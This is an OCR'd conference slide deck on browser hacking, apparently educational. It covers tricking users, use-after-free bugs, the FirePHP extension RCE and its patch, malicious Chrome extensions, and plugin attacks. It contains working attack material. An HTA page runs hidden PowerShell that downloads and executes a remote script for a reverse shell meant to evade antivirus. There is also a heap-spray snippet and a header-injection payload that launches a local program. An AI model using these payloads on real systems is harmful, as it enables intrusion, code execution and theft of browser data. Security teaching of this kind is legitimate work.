
Attacking Users

- Publisher: Microsoft Windows
- Trick the user to Allow execution
- You can get reverse shell with a classic Powershell payload (from Vista/Win7/Win8)
  - Shellcode never touches the disk (fucks AVs..)

```
get "/application.hta" do
"<script>
var c = \"cmd.exe /c powershell.exe -w hidden -nop -ep bypass \
-c \\\"\\\"IEX ((new-object net.webclient).downloadstring('http://192.168.0.12:8080/anti'))\\\"\\\"\";
new ActiveXObject('WScript.Shell').Run(c);
</script>"
 end
```

Attacking Users


- Tricking users into installing malicious Firefox/ Chrome extensions



Attacking Users

- Pwning with malicious Firefox Extensions and Signed Java Applets
- Video: From XSS to reverse shell with BeEF
  - Also mentioned in the Trail of Bits CTF guide: https://trailofbits.github.io/ctf/web/exploits.html

Attacking Browsers



Attacking Browsers

- Lots of different engines
  - Webkit, SpiderMonkey, Trident, Presto, Blink…
- Lots of fun (and fuzzing…)

Attacking Browsers

- (Some) recent browsers implement sandboxing: Chrome, IE 11
  - One Use-After-Free in the JS engine or HTML parser won't be enough to execute code
  - There are sandbox bypasses in the wild
- Firefox at the moment has no sandbox, hence Firefox is a great target
  - regenrecht and nils FTW

Attacking Browsers

- Use-After-Free basics
  - Some memory location is referenced after it was freed

① HTML

```
<body>
<textarea id="txt_area_id" rows=10> foobar </textarea>
</body>
```

② JavaScript

```
var first_element      = document.getElementsByTagName("textarea");
var second_element = document.getElementById("txt_area_id");
```

③ JavaScript

```
second_element.parentNode.removeChild(txt_area_id);
```

Free'ing some memory...

④ JavaScript


```
var filler = new String("\u42424242");
for(var c=0; c < 20000; c++) filler += "\u42424242";
first_element.innerHTML = filler;
```

Deallocated memory pointer, ready to be filled ;-)

Attacking Browsers

- (CVE-2013-0753) XMLSerializer Use-After-Free Remote Code Execution Vulnerability
  - https://bugzilla.mozilla.org/show_bug.cgi?id=814001
  - Affected Firefox
  - Discovered by regenrecht


  - A random comment from a Firefox guy:



Attacking Browsers


- Some good links about Browser fuzzing:
  - Miaubiz (http://www.youtube.com/watch?v=r4jBVxU80Ic)
  - Rosario Valotta (https://sites.google.com/site/tentacoloviola/fuzzing-with-dom-level-2-and-3)
  - Stephen Fewer (https://github.com/stephenfewer/grinder)

Attacking Extensions



Attacking Extensions

- Firefox Architecture
  - Bootstrapped extension -> reverse shell




Attacking Extensions

- Fun with FirePHP

Firebug Extension for
AJAX Development

```
<?php

FB::log('Log message');
FB::info('Info message');
FB::warn('Warn message');
FB::error('Error message');

?>
```



FirePHP

FirePHP enables you to log to your Firebug Console using a simple PHP method call.

All data is sent via response headers and will not interfere with the content on your page.

FirePHP is ideally suited for AJAX development where clean JSON and XML responses are required.

Attacking Extensions

- FirePHP Firefox Extension RCE (< 0.7.2)
  - Browse to browserhacker.com, response:

```
HTTP/1.1 200 OK
Date: Thu, 08 Aug 2013 14:18:44 GMT
Server: Apache
Last-Modified: Fri, 29 Mar 2013 22:45:39 GMT
ETag: "401b9-0-4d91807c0760e"
Accept-Ranges: bytes
Content-Length: 0
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html
X-Wf-Protocol-1: http://meta.wildfirehq.org/Protocol/JsonStream/0.2
X-Wf-1-Plugin-1: http://meta.firephp.org/Wildfire/Plugin/FirePHP/
Library-FirePHPCore/0.3
X-Wf-1-Structure-1: http://meta.firephp.org/Wildfire/Structure/FirePHP/
Dump/0.1
X-Wf-1-1-1-1: 29|["Browser Hacker's Handbook"]|
```


Attacking Extensions

- FirePHP Firefox Extension RCE
  - That highlighted HTTP response header value gets reflected into the extension content: go XUL
  - Running XUL in chrome:// zone => BOOM

```
Content-Type: text/html
X-Wf-Protocol-1: http://meta.wildfirehq.org/Protocol/JsonStream/0.2
X-Wf-1-Plugin-1: http://meta.firephp.org/Wildfire/Plugin/FirePHP/
Library-FirePHPCore/0.3
X-Wf-1-Structure-1: http://meta.firephp.org/Wildfire/Structure/FirePHP/Dump/0.1
X-Wf-1-1-1-1: 476|{"RequestHeaders":{"1":"1","2":"2","3":"3","4":"4","5":"5",
"6":"6","7":"7","8":"8","9":"9","UR<script>var lFile=Components.classes
[\"@mozilla.org/file/
local;1\"].createInstance
(Components.interfaces.nsILocalFile);lFile.initWithPath
(\"/Applications/Calculator.app/Contents/MacOS/Calculator\");var process=
Components.classes[\"@mozilla.org/process/util;1\"]
.createInstance(Components.interfaces.nsIProcess);process.init(lFile);
process.run(true,[],0);void(0);<\/script>":"PWND}}|
```

Attacking Extensions

- FirePHP Firefox Extension RCE (also in BeEF)
  - Calc Popped!!



Attacking Extensions

- Patch was pretty easy:

4 extension/CHANGELOG.md — Source | Rendered | View

```
@@ -1,4 +1,8 @@

+2013-04-11 - Release Version: 0.7.2
+
+    - Security fix
+
 2012-04-02 - Release Version: 0.7.1

     - (Issue 3) [FirePHP 'No Modify Agent' not working](https://github.com/firephp/firephp-extension/issues/3)
```

16 extension/chrome/content/viewer/panel.js — View

```
@@ -94,7 +94,7 @@ function print_r(obj, indent, depth, isObject) {
          output += '<div>';

        if(obj['__className']) {
-         output +=  '<font color="brown"><b>' + obj['__className'] + '(</b></font>' + nl;
+         output +=  '<font color="brown"><b>' + escapeHTML(obj['__className']) + '(</b></font>' + nl;
          isClass = true;
        } else {
          output += 'array(';
@@ -162,19 +162,19 @@ function print_r(obj, indent, depth, isObject) {
                keyClass += '-static';
              }
            }
-          output += '<span class="'+keyClass+'">' + keyVal + '</span> = ';
+          output += '<span class="'+keyClass+'">' + escapeHTML(keyVal) + '</span> = ';
```

Attacking Extensions

- Google Chrome Extensions
  - Manifest v1: no Content Security Policy
    - XSS'able extensions mayhem
    - So much fun
  - Manifest v2: Content Security Policy applied
    - Stops 99% of the XSS mayhem
  - After Chrome 18, extensions can be installed only from the *chrome.google.com* origin ☹
  - Backdoor'd extensions are still a big problem


Attacking Extensions

- Tricking the user into installing your malicious Chrome Extension leads to:
  - Getting EVERY cookie (yes, HttpOnly too)
  - Getting EVERY HTTP request/response
  - Getting a full HTTP(S) proxy
  - Persistent browser backdoor
    - Until the extension is installed and the browser is open

Attacking Extensions


- Video: Backdooring Chrome Extensions for fun and profit
  - Google does very few checks when uploading to the Chrome AppStore

Attacking Plugins



Attacking Plugins

- Preferred way to create botnets
  - Java, Flash, PDF, Real, VLC bugs
- Sometimes useful to for ROP chains
  - Java plugin non-ASLR'd




- Not that useful anymore, at least in Chrome and Firefox, thanks to Click-to-Play.

Attacking Plugins

- Java 1.7 from update 11 in early 2013
  - Signed and UNSIGNED applets need Click-to-Play
  - From Java 1.7 update 51 every applet must be signed with a valid cert (unsigned banned too)
  - Many people still run 1.6 though, or vulnerable versions of 1.7
    - Botnet creators are still quite happy, but...BROWSER click-to-Play kills the bugs.
    - YES, there is Java CtP AND browser CtP..2 clicks more!

